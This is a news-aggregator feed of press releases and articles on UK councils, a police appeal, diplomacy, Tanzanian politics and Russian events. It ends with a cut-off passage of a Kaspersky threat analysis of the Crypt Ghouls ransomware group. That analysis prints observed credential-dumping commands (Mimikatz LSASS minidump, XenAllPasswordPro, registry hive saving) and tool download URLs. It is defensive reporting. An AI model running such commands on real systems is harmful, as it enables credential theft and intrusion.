    Leah Finch, a Construction Manager for Lendlease, started work on the project as an apprentice. She said: “I completely fell into this opportunity, and I’m thankful. I applied through the Government website as I was looking for an apprenticeship.  Every day offers a new reason to have a great day: delivering a meeting, speaking to new people, handing over an element of work or seeing progress in my work areas.   

     It’s given me so much responsibility and accountability. I’m proudest of managing the lower ground floor: co-ordinating all trade work on that level, working through blockers, ensuring a high standard of quality, and ultimately driving for completion.  I feel heard and respected; I am a valued member of the team. The people truly make working on the Town Hall special.” 

    MIL OSI United Kingdom –

    January 24, 2025
  • MIL-OSI United Kingdom: New Chief Executive at Together for Children and Children’s Services director.

    Source: City of Sunderland

    A new Chief Executive at Together for Children (TfC) and director of Children’s Services has been appointed.

    Simon Marshall (56) is a former headteacher and has been Sunderland’s Director of Education since 2017. He succeeds TfC’s Chief Executive Jill Colbert OBE who has joined Nottingham City Council.

    As TfC lead and children’s services director, Mr Marshall said he will continue delivering the highest quality children’s social care, education and early help services, all the necessary infrastructure, and leading 1,100 members of staff.

    In its most recent full Ofsted inspection in 2021, TfC and Sunderland Children’s Services were rated as ‘outstanding’. In the last 18 months, Ofsted inspections of children’s homes and child protection plans have also been rated ‘outstanding’ and ‘timely and effective’, respectively.

    Mr Marshall was a headteacher for 12 years before being appointed as the city’s Director of Education. This included being head at Sunderland’s Highfield Primary School where he was recognised nationally for developing innovative school-based mental health services to support children and families. In 2014 he was named School Leader of the year in the National Wellbeing School Awards. 

    The City Council’s Cabinet Member for Children’s Services, Child Poverty and Skills, Councillor Michael Butler said: “We are delighted to confirm Simon’s appointment as Chief Executive and children’s services director. We all look forward to more work with him and continuing to ensure that we offer and provide the very best for children, young people and families across the city.”

    As education director, Mr Marshall has in the last five years overseen more than £24m of extra investment in Special Educational Needs (SEND) provision, including extra places for more than 250 children and expanded facilities. He has also developed a highly successful school improvements service that delivers training to schools across the city and the North East region.

    Commenting on his new appointment as TfC Chief Executive and children’s services lead, Mr Marshall said: “I want to put on the record a thanks to my predecessor Jill Colbert OBE for the exemplary leadership, team and partnership work that she helped inspire at Together for Children.

    “We will continue to deliver services for all our children and young people so they lead safe, happy, healthy and successful lives, and in a city where they can fulfil and realise their full potential.”

    MIL OSI United Kingdom –

    January 24, 2025
  • MIL-OSI United Kingdom: City of York Council named most productive council in country

    Source: City of York

    Published Friday, 18 October 2024

    City of York Council has topped a new list of the most productive English councils, meaning that we achieve the highest value for residents per pound of council spending.

    Independent consultancy, IMPOWER, analysed 149 councils across eight core areas using their index. 

    These are the areas where councils spend the most money and include:

    • housing 
    • homelessness 
    • waste and recycling 
    • high needs 
    • children’s social care 
    • working age adults 
    • older adults 
    • health 

    They used nationally available metrics to determine the top 10 and found York is achieving the best outcomes for people, for a relatively low spend.
     
    Leader of City of York Council, Cllr Claire Douglas said:

    “This is fantastic news and testament to the hard work of staff right across the council.

    “York is amongst the lowest funded councils in the country and we’ve long been committed to making the best of what we have in delivering good quality services and value for money for the citizens of York. 

    “Despite a very challenging situation, we pull together and strive for excellence in all we do. We thank our fantastic workforce that continues to make this possible”.
     
    Ian Floyd, Chief Operating Officer of City of York Council, welcomed the news, saying: 

    “I’m extremely proud that, despite the financial challenges, we, and councils across the country are facing, York’s commitment to delivering value for money for our residents has been recognised.

    “Our staff work tirelessly each and every day and the news that we have been named England’s most productive council is testament to their dedication and diligence – I’d like to take this opportunity to thank them for everything that they do.

    “While this achievement is a welcome endorsement of our work, we cannot afford to be complacent and we will continue to work together as one council, delivering for the people of York.”

    MIL OSI United Kingdom –

    January 24, 2025
  • MIL-OSI United Kingdom: Partnership recognised for work to support Sunderland’s Armed Forces

    Source: City of Sunderland

    Sunderland’s Armed Forces Partnership (AFP) is celebrating winning a prestigious award for supporting the city’s Armed Forces community.

    The partnership has won the Working Together award in this year’s Soldiering On Awards, which were held on Wednesday, 16th October 2024.

    The Working Together award honours a group of people, team or organisation that has successfully taken a collaborative approach to supporting the Armed Forces community.

    Sunderland’s AFP is an alliance between the council and the University of Sunderland, Sunderland College, Sunderland AFC, Northumbria Police, Tyne and Wear Fire and Rescue Service, Veterans in Crisis, Gentoo, NE Reserve Force and Cadet Association, North East and North Cumbria Integrated Care Board ICB, 8 Rifles, Together for Children, and South Tyneside and Sunderland- NHS Foundation Trust, set up to jointly address the needs of veterans, reservists and their families in Sunderland.

    The partnership was recognised for providing wide ranging support for those serving in the military and the 11,000 veterans living in Sunderland. The AFP’s work has included making Sunderland one of the very few cities where no veterans are street homeless.

    Sunderland City Council’s Armed Forces Champion, Councillor Harry Trueman, said: “We are absolutely delighted to be named the winner of the Working Together award. All organisations in the partnership work hard to support our local armed forces services and veterans, and it is fantastic to see this work recognised in this way.

    “Sunderland as a city has a strong connection to the Armed Forces and the AFP helps to facilitate smooth transitions both into and out of military service so our servicemen and veterans don’t have to fend for themselves.”

    Ger Fowler, Founder and CEO of Veterans in Crisis, said: “Sunderland Armed Forces Partnership is one of the reasons Veterans in Crisis has been so successful, it’s all the main sectors in Sunderland working in harmony with the sole focus of making Sunderland the best place in the country to be a Veteran, we are proud to be a part of it. Winning this National award is a huge honour.”

    Now in their 14th year, the Soldiering On Awards celebrate excellence within the Armed Forces community across twelve categories, aiming to highlight ordinary individuals accomplishing extraordinary feats.

    MIL OSI United Kingdom –

    January 24, 2025
  • MIL-OSI United Kingdom: Cost of living advice available at North West Information and Support Event

    Source: Northern Ireland – City of Derry

    Cost of living advice available at North West Information and Support Event

    18 October 2024

    Foyle and Lisnagelvin Jobs and Benefits Offices, in partnership with Derry and Strabane Labour Market Partnership, are hosting a special information event in the Guildhall next week to allow people to avail of advice and guidance from local organisations and community support services.

    The free event in the Guildhall will take place on Thursday October 24th from 11am to 2pm and no prebooking is required.

    A range of community and voluntary organisations and partners will be in attendance to give information on the help and support available.

    Attendees will be able to access free advice on a range of cost-of-living issues surrounding housing, mortgages and benefits as well as general tips and advice.

    Department for Communities’ Make the Call and Finance Support staff will also be on hand to advise people on any additional supports they may be entitled to regarding pension credits, working tax credits, tax-free childcare or benefit entitlements and financial support.

    Representatives from Council will be in attendance to give advice on some of the services available.

    A spokesperson for Derry City and Strabane District Council encouraged people to take advantage of the chance to learn more about the range of support available in the Council area.

    “This event is open to everyone and is an ideal way to find out important information on a range of topics including cost of living support, wellbeing, benefits and employability.

    “Whether it’s advice support from the local Jobs and Benefits Offices or from Make the Call to ensure you’re getting the benefits, services and supports you’re entitled to, the correct entitlements or pension credits you need, or you’re just looking to find out what independent and community support is available, there is something for everyone.”

    Contact Foyle or Lisnagelvin Jobs and Benefits Office for further information and contact details can be found at https://www.communities-ni.gov.uk/articles/job-fairs-and-events-calendar

    MIL OSI United Kingdom –

    January 24, 2025
  • MIL-OSI Security: Appeal to find man wanted for a dozen offences

    Source: United Kingdom London Metropolitan Police

    Met officers have released an image of a man they urgently need to speak to following a spate of burglaries at mosques around the country.

    Large amounts of cash have allegedly been stolen from eight mosques, including one in Manor Park, Newham, east London, over the last year.

    The man is described as being around 6ft 8 tall, 55-years-old with a shaved, balding head and stubble and goes by the name of Anthony Cheike.

    Mr Cheike was last seen in Mitcham, south London, in May.

    He is wanted for 12 offences including bail offences, failure to appear at court and burglary.

    If you recognise this man or if you have any information which could help, please report it to police online or call 101 quoting 3239/05OCT24.

    Alternatively this can be reported to the independent charity Crimestoppers anonymously on 0800 555 111.

    MIL Security OSI –

    January 24, 2025
  • MIL-OSI United Kingdom: Fostering team celebrates Kinship Care Week with tea party

    Source: City of Wolverhampton

    Kinship carers – family members or close friends who step in to provide love, stability, and a nurturing home to children within their own network – are the backbone of many families, offering unwavering support and guidance.

    The event, last week, was filled with heartwarming moments as families shared stories of resilience, love, and the unique bonds they share with the children in their care. Guests took part in a creative scrapbook making activity, where both adults and children had the opportunity to reflect on and capture their most cherished family memories.

    Alison Hinds, the City of Wolverhampton Council’s Director of Children’s Services, said: “Kinship carers are the heart of our community. Their selflessness and commitment to providing a safe and loving environment for children is truly inspiring. We are incredibly thankful for all they do.”

    The tea party served as both a celebration and a reminder of the essential role kinship carers play in shaping the future of young people in Wolverhampton. Events like this aim to recognise and support these incredible families, ensuring they feel appreciated and valued for their contributions.

    For more information about kinship care and how to support local families, please contact the Fostering for Wolverhampton Team via fostering@wolverhampton.gov.uk or visit Fostering for Wolverhampton.  

    MIL OSI United Kingdom –

    January 24, 2025
  • MIL-OSI Europe: OSCE Presence organizes study visit on out-of-country voting for Albania’s Central Election Commission

    Source: Organization for Security and Co-operation in Europe – OSCE

    Headline: OSCE Presence organizes study visit on out-of-country voting for Albania’s Central Election Commission

    From 14 to 17 October 2024, a delegation from Albania’s Central Election Commission (CEC), including representatives from the Regulatory Commission and the technical staff, conducted a study visit to Sarajevo, focused on the administration of the out-of-country voting. The visit – organized by the OSCE Presence – comes at a crucial time for Albania, as the CEC is drafting secondary legislation to facilitate the participation of Albanian citizens living abroad in the 2025 parliamentary elections.
    The Albanian delegation met with representatives of Bosnia and Herzegovina’s Central Election Commission, officials overseeing the election counting process, and representatives of the OSCE Mission to Bosnia and Herzegovina. During the meetings, participants discussed the rules and procedures for out-of-country voting, focusing on voter registration for citizens living abroad, the preparation of voter lists, voting procedures, tabulation of results, and the use of new technology. The Albanian officials were introduced to Bosnia and Herzegovina’s nearly three decades of experience in implementing out-of-country voting, including challenges faced and the solutions developed over the years. Special emphasis was placed on the recent local elections, where measures were taken to enhance the integrity and inclusiveness of voting from abroad.
    The OSCE Presence in Albania organized the visit as part of its “Support to electoral reform and processes in Albania” project funded by Sweden, Switzerland, the U.S. Mission to the OSCE and Poland.

    MIL OSI Europe News –

    January 24, 2025
  • MIL-OSI Europe: Sweden and Hungary sign Letter of Intent

    Source: Government of Sweden

    Sweden and Hungary sign Letter of Intent – Government.se

    Please enable javascript in your browser

    Article from Ministry of Defence

    Published 18 October 2024

    Minister for Defence Pål Jonson and Hungarian Minister of Defence Kristóf Szalay-Bobrovniczky sign Letter of Intent.

    Download:

    Hungarian Minister of Defence Kristóf Szalay-Bobrovniczky and Minister for Defence Pål Jonson. Photo: Niklas Forsström/Government Offices

    On 16 October, Mr Jonson and Mr Szalay-Bobrovniczky signed a Letter of Intent (LOI). This LOI is a bilateral declaration on expanded defence cooperation between Sweden and Hungary.

    This follows from the agreement concluded between Sweden and Hungary on 23 February 2024 in Budapest to sign an LOI on expanded cooperation on defence and JAS Gripen fighter aircraft.

    The LOI specifies that a working group will be appointed with the aim of discussing and identifying opportunities to cooperate on defence materiel. The working group will consist of representatives from the Defence Materiel Administration, Saab AB and the Hungarian Ministry of Defence.

    “I look forward to seeing the working group’s concrete results in the future,” says Mr Jonson. 

    MIL OSI Europe News –

    January 24, 2025
  • MIL-OSI Global: Who is Tundu Lissu? Tanzania’s opposition leader is fighting for change in the face of fresh attacks on political freedoms

    Source: The Conversation – Africa – By Nicodemus Minde, Researcher, United States International University

    Tundu Lissu has become the face of opposition in Tanzania following his defiant and unrelenting criticism of the government. Since he came into the national limelight in 1995 when running for a parliamentary seat, Lissu has been a champion of democracy and human rights. He has taken on the ruling elite, exposing corruption and demanding accountability. This almost cost him his life in 2017.

    In September 2024, new evidence presented at a London tribunal revealed that the telecommunications company Tigo had shared Lissu’s mobile phone data – including his location – with the Tanzanian government. The implication was that the company was assisting the government in its harassment of the politician. Tigo’s owners have distanced themselves from these reports.

    The revelations coincided with a resurgence in government crackdowns on opposition figures.

    In the most recent developments, leaders of the country’s main opposition party Chadema (Chama cha Demokrasia na Maendeleo) – including Lissu, who is the party’s vice-chairperson, and chairman Freeman Mbowe – were arrested in September 2024. This followed their attempt to organise mass protests, which were foiled by the police. The protests had been organised to demand government accountability after the killing of a senior Chadema official and the disappearance of other party members believed to have been abducted by state operatives.

    I have studied Tanzania’s political party dynamics for a decade and interviewed Lissu as part of my PhD research on the country’s democracy. Lissu’s persistence in tackling democratic backsliding in Tanzania has made him a formidable force, challenging the ruling Chama Cha Mapinduzi party.

    Lissu spent about three years in exile in Belgium after the 2017 shooting. He staged a comeback as a presidential candidate in the 2020 elections. He lost to John Magufuli in a poll marred by violence and allegations of rigging.

    There have been changes in the country since Magufuli’s death in March 2021 and a string of political reforms under President Samia Suluhu. This has created the space for Lissu and his party Chadema to establish an opposition that now threatens the ruling party’s six-decade hold on power. Presidential elections are due to be held in 2025.

    So who is Lissu? What’s his history and how did he became involved in politics?

    Early years

    Lissu’s political activism began during his university years in the early 1990s. This marked the start of a career that would later shape Tanzania’s political landscape. Lissu studied law at the University of Dar es Salaam before going to the UK for a master’s degree in law.

    His first foray into national politics came in 1995, when he vied for a parliamentary seat. He was 27. The election was Tanzania’s first under a multiparty system. It introduced Lissu to the arena of opposition politics following his defeat.

    A year later, Lissu was one of the lead investigative lawyers for a public interest environmental law organisation investigating abuses and irregularities at a World Bank-backed gold mine in northern Tanzania. His early work focused on environmental and human rights.

    Lissu and his colleague Rugemeleza Nshala were investigating the killing of 62 small-scale miners and the evictions of thousands at the mine in 1996. They were charged with sedition over these investigations. The government eventually stopped following up on the case.

    Lissu thereafter worked on community land rights at the World Resources Institute, a global organisation focusing on policy research.

    Parliamentary years

    In 2010, Lissu won the parliamentary seat for Singida East under the opposition party Chadema. As a first-term member of parliament, he gained prominence by exposing significant state corruption scandals, particularly in the energy sector.

    Lissu and other Chadema opposition figures became a formidable force, openly naming corrupt government officials and exposing grand theft.

    They also began making calls for constitutional reform. These were aimed at addressing excessive presidential powers and the power imbalances of the union between Tanganyika and Zanzibar. This push culminated in then president Jakaya Kikwete initiating a constitutional review process in 2010.

    Lissu’s legal acumen played out in the constituent assembly, the body convened to deliberate on constitutional reforms. However, the assembly, dominated by members of the ruling party Chama Cha Mapinduzi, rejected many of the key provisions of the draft constitution. It had been widely regarded as the “people’s draft” because it included citizen participation. Its key provisions included reduced presidential powers and the establishment of independent state institutions.

    The process was to culminate in a referendum in 2014. This prematurely aborted and Tanzania went into the 2015 election without a new constitution.

    In these elections, Lissu successfully defended his parliamentary seat. As a second-term legislator, he focused on strengthening Chadema’s presence. This included door-to-door conversations with the public and grassroots mobilisation to build the party.

    The party’s momentum, however, was halted by a repressive regime under Magufuli, who became president in 2015. He cracked down on critics and instituted a partial ban on political rallies.

    Lissu became very critical of Magufuli’s economic policies. In a public address in 2017, Magufuli admitted to the government’s tapping of Lissu’s phone and described those who opposed his own economic reforms as traitors. Soon after this, Lissu was shot 16 times after leaving parliament buildings in the capital, Dodoma.

    Exile

    Lissu officially went into exile in Belgium after the shooting. In 2020, he published Remaining in the Shadows: Parliament and Accountability in East Africa, a critical examination of the presidentialist systems in Uganda, Kenya and Tanzania, which he argued had undermined democratic consolidation in the region.

    Through this publication, Lissu continued his activism, challenging political structures.

    His brief return to Tanzania to contest the presidency in 2020 was marked by repeated arrests and intimidation during the electoral campaign. After his loss to Magufuli, Lissu went back to Belgium.

    He announced his return home in 2023.

    Tanzania today

    It’s important to understand why Lissu and Chadema are viewed as a current threat in Tanzania.

    The country is entering an election period. Local government elections are scheduled for November 2024 ahead of general elections in 2025.

    The ruling party, Chama Cha Mapinduzi, has in the recent past relied on state violence to secure electoral victories. The last general election in 2020 was marred by violence, as well as intimidation of the opposition and censorship.

    It looks likely that Chadema will once again nominate Lissu to contest the presidency in the 2025 general election against president Samia. Lissu’s fearlessness and defiance make him the best candidate to take on the ruling party. Samia has already described Lissu as a troublesome character.

    With the ongoing opposition clampdown, it looks clear that the ruling party is once again willing to do whatever it will take to hold on to power. Even if Tanzania’s democracy suffers.

    Nicodemus Minde is affiliated with the Institute for Security Studies.

    – ref. Who is Tundu Lissu? Tanzania’s opposition leader is fighting for change in the face of fresh attacks on political freedoms – https://theconversation.com/who-is-tundu-lissu-tanzanias-opposition-leader-is-fighting-for-change-in-the-face-of-fresh-attacks-on-political-freedoms-240821

    MIL OSI – Global Reports –

    January 24, 2025
  • MIL-OSI USA News: Readout of President  Biden’s Meeting with President Frank-Walter Steinmeier of  Germany

    Source: The White House

    President Joseph R. Biden, Jr. met today with President Frank-Walter Steinmeier of Germany at Bellevue Palace to discuss the strong U.S.-German relationship, grounded in our shared democratic values.  The two leaders coordinated on support for Ukraine in its self-defense against Russian aggression; countering antisemitism and other forms of hate at home and abroad; efforts to de-escalate conflict in the Middle East and support the protection of civilians; amongst other global issues. President Biden acknowledged the timing of his visit ahead of the 35th anniversary of the fall of the Berlin Wall, and our countries’ shared commitment to freedom and democracy.  The President underscored the close U.S. diplomatic, economic, and military relationship with Germany.

    ###

    MIL OSI USA News –

    January 24, 2025
  • MIL-OSI Russia: Vladimir Stroyev took part in the opening of the Forum of Rectors of BRICS Universities

    MILES AXLE Translation. Region: Russian Federation –

    Source: State University of Management – Official website of the State –

    Rector of the State University of Management Vladimir Stroyev and Vice-Rector of the State University of Management Dmitry Bryukhanov took part in the opening meeting of the BRICS University Rectors’ Forum, which was held on October 17, 2024, in the building of Lomonosov Moscow State University and brought together about 200 university leaders and representatives from 20 countries.

    The event was held within the framework of the Russian Federation’s chairmanship of the BRICS association in 2024 under the auspices of the Russian Union of Rectors and is the first such forum with the participation of rectors of leading universities of the BRICS countries, as well as representatives of the scientific and expert communities in an expanded format.

    The Forum’s plenary session featured welcoming speeches and speeches by distinguished guests, including Deputy Minister of Science and Higher Education of the Russian Federation Konstantin Mogilevsky, Deputy Minister of Foreign Affairs of the Russian Federation Sergey Ryabkov, Deputy Minister of Education of the Federative Republic of Brazil Alexandre Brasil Carvalho da Fonseca, Vice President of the Russian Academy of Sciences Academician Vladislav Panchenko and others.

    In his speech, Konstantin Mogilevsky noted that cooperation between BRICS countries in the field of education, science and technology is growing stronger from year to year, transforming from bilateral to multilateral and network forms of interaction.

    On the sidelines of the forum, Vladimir Stroev held a number of meetings and discussions with colleagues and partners from various Russian and foreign universities, as well as government and scientific structures.

    On the day of the Forum, the Association of Rating Compilers (ARC) prepared a pilot version of the BRICS universities ranking, which included the State University of Management.

    The methodology of the BRICS university ranking is based on the approaches to compiling the global list of “Three University Missions” – the first academic ranking. At the same time, changes were made to the ranking model to take into account the national characteristics of educational institutions in the BRICS countries.

    The final list included 600 educational institutions from ten Commonwealth countries: Brazil, Egypt, India, Iran, China, the United Arab Emirates, Russia, Saudi Arabia, Ethiopia and South Africa. The largest number of universities in the ranking are located in China (207 universities). The second country by the number of participants in the ranking was Russia (161 universities), and the third place in this parameter was taken by India (93 universities).

    On the second day of the Forum, October 18, its participants will discuss issues of forming the ranking of universities in the BRICS countries.

    Subscribe to the TG channel “Our GUU” Date of publication: 10/18/2024

    Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.

    Please note; This information is raw content directly from the information source. It is accurate to what the source is stating and does not reflect the position of MIL-OSI or its clients.

    Vladimir Stroyev took part in the opening of the Forum of Rectors of BRICS Universities

    MIL OSI Russia News –

    January 24, 2025
  • MIL-OSI Russia: With the support of Rosneft, the premiere of Tatyana Navka’s ice show “The Love Story of Scheherazade” will take place in India

    MILES AXLE Translation. Region: Russian Federation –

    Source: Rosneft – Rosneft – An important disclaimer is at the bottom of this article.

    With the support of Rosneft, the international premiere of Tatyana Navka’s ice show “The Love Story of Scheherazade” will take place in Ahmedabad (Gujarat, India) on Friday, October 18. The ice show will be held in India for the first time.

    Musical performances based on the Arabian Nights collection of tales and short stories will be held at the EKA ARENA sports stadium for three days, until Sunday, October 20. An ice rink has been installed at the stadium especially for the show, using more than 100 tons of real ice.

    The plot of the ice show “The Love Story of Scheherazade” is written based on the famous Arabian fairy tales and the novels “A Thousand and One Nights” and represents several Eastern cultures at once: India, Egypt, Ancient Babylon and Persia. The history and traditions of each region are intertwined in the production with modern technical solutions and unique special effects.

    The performance will feature stars of world figure skating, multiple champions of Russia, Europe and the world, Olympic champions, including the author of the idea, director and general producer of the project Tatyana Navka, as well as Victoria Sinitsina, Nikita Katsalapov, Povilas Vanagas, Ivan Righini, Egor Murashov and other famous figure skaters.

    Rosneft actively supports significant cultural projects and contributes to the development of cultural ties between Russia and other countries. Thanks to the Company, large-scale projects aimed at reviving spiritual and national values are being implemented. Among such projects are support for the Sretensky Monastery Choir, the State Hermitage Museum, the White Steamship project, and much more. Earlier, with the participation of Rosneft, Tatyana Navka’s ice show Evenings on a Farm based on the works of N.V. Gogol was shown in Moscow.

    Department of Information and Advertising of PJSC NK Rosneft October 18, 2024

    Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.

    Please note; This information is raw content directly from the information source. It is accurate to what the source is stating and does not reflect the position of MIL-OSI or its clients.

    http://vvv.rosneft.ru/press/nevs/item/220928/

    MIL OSI Russia News –

    January 24, 2025
  • MIL-OSI United Kingdom: IBCA Newsletter, 17 October 2024

    Source: United Kingdom – Government Statements

    Infected Blood Compensation Authority’s newsletter that was circulated on 17 October 2024

    Documents

    IBCA Newsletter, 17 October 2024

    HTML

    Details

    Infected Blood Compensation Authority’s newsletter that was circulated on 17 October 2024

    Updates to this page

    Published 18 October 2024

    Sign up for emails or print this page

    MIL OSI United Kingdom –

    January 24, 2025
  • MIL-OSI Economics: Analysis of the Crypt Ghouls group: continuing the investigation into a series of attacks on Russia

    Source: Securelist – Kaspersky

    Headline: Analysis of the Crypt Ghouls group: continuing the investigation into a series of attacks on Russia

    Last December, we discovered a new group targeting Russian businesses and government agencies with ransomware. Further investigation into this group’s activity suggests a connection to other groups currently targeting Russia. We have seen overlaps not only in indicators of compromise and tools, but also tactics, techniques, and procedures (TTPs). Moreover, the infrastructure partially overlaps across attacks.



    The group under review has a toolkit that includes utilities such as Mimikatz, XenAllPasswordPro, PingCastle, Localtonet, resocks, AnyDesk, PsExec, and others. As the final payload, the group used the well-known ransomware LockBit 3.0 and Babuk. We have dubbed the group “Crypt Ghouls”.

    Delivery and persistence

    It was only in two of the group’s attacks that we were able to determine the initial access vector. The attackers used a contractor’s login information to connect to the victim’s internal systems via a VPN. The VPN connections were established from IP addresses associated with a Russian hosting provider’s network and a contractor’s network. Nowadays attackers are increasingly gaining initial access through their targets’ contractors. We suspect that contractors are compromised via VPN services or unpatched vulnerabilities.

    To maintain access to the system, the attackers used the NSSM and Localtonet utilities. NSSM creates and manages services on a host, while Localtonet provides an encrypted tunnel for connecting to that host from an external network. Both utilities were downloaded directly from localtonet.com:

    hxxp://localtonet.com/nssm-2.24.zip

    hxxp://localtonet.com/download/localtonet-win-64.zip

    Harvesting login credentials

    XenAllPasswordPro

    The attackers employed the XenAllPasswordPro tool to harvest a range of authentication data from the target system.

    cmd.exe /Q /c cmd /c rmdir /q /s c:programdataallinone2023 1>
    WindowsTempHYirzI 2>&1

    cmd.exe /Q /c c:programdataallinone2023XenAllPasswordPro.exe –a

    c:programdatareport.html 1> WindowsTempLNhkey 2>&1

    cmd.exe /Q /c cmd /c rmdir /q /s c:programdataallinone2023 1>

    WindowsTempHYirzI 2>&1

    This utility and the path to it, “allinone2023”, are characteristic of this series of attacks. Following is a list of locations for XenAllPasswordPro that we have observed in various victim infrastructures.

    • c:programdataallinone2023xenallpasswordpro.exe
    • c:programdatadbgallinone2023xenallpasswordpro.exe
    • c:programdata1callinone2023xenallpasswordpro.exe
    • $userdesktopallinone2023xenallpasswordpro.exe
    • c:intelxenallpasswordpro.exe

    The parent process for the commands above was wmiprvse.exe. Moreover, we found an Impacket artifact in command-line output. These are signs of using the Impacket WmiExec.py module:

    1

    C:WindowsSystem32wbemwmiprvse.exe

    In one Crypt Ghouls attack, we discovered a malicious CobInt backdoor loader. This is a telltale tool that allowed us to draw parallels with other campaigns. The CobInt downloader we encountered is a VBScript called Intellpui.vbs that executes obfuscated PowerShell code. This code, in turn, communicates with a C2 server to load the CobInt backdoor into memory.

    In other cases, hackers used RDP instead of WMI.

    c:windowssystem32rdpclip.exe

    c:programdata1callinone2023xenallpasswordpro.exe –a c:programdata1c2c.txt

    Additionally, we noticed that in certain attacks, the HKLMSECURITY registry hive was being saved to a temporary folder. The hive stores the host’s security policies and the secrets managed by the Local Security Authority.

    RegSaveKey(“$hklmsecurity”,”$tempkjzcehld.tmp”)

    C:WindowsSystem32svchost.exe –k localService –p –s RemoteRegistry

    RegSaveKey(“$hklmsecurity”,“$tempkjzcehld.tmp”)

    Mimikatz

    We detected the use of the Mimikatz utility in some of the investigated attacks. One case involved injection of malicious code from the utility into the memory of the rundll32.exe process.

    In another, a Mimikatz command was used to dump the memory of the lsass.exe process. This holds various login details of authenticated users:

    1

    sekurlsa::minidump lsass.dmp

    In this way, attackers used Mimikatz to extract victims’ credentials.

    dumper.ps1

    Crypt Ghouls ran an open-source PowerShell script that allowed them to dump Kerberos tickets from the LSA cache. The attackers renamed it to disguise it as a Group Policy script.

    1

    .gpo_compliance.ps1

    MiniDump Tool

    MiniDump Tool is a utility designed to create a memory dump of a specified process. It helped Crypt Ghouls to extract login credentials from the memory of lsass.exe. The attackers initiated this by running the following command:

    1

    T.exe [lsass_pid] [lsass_pid]

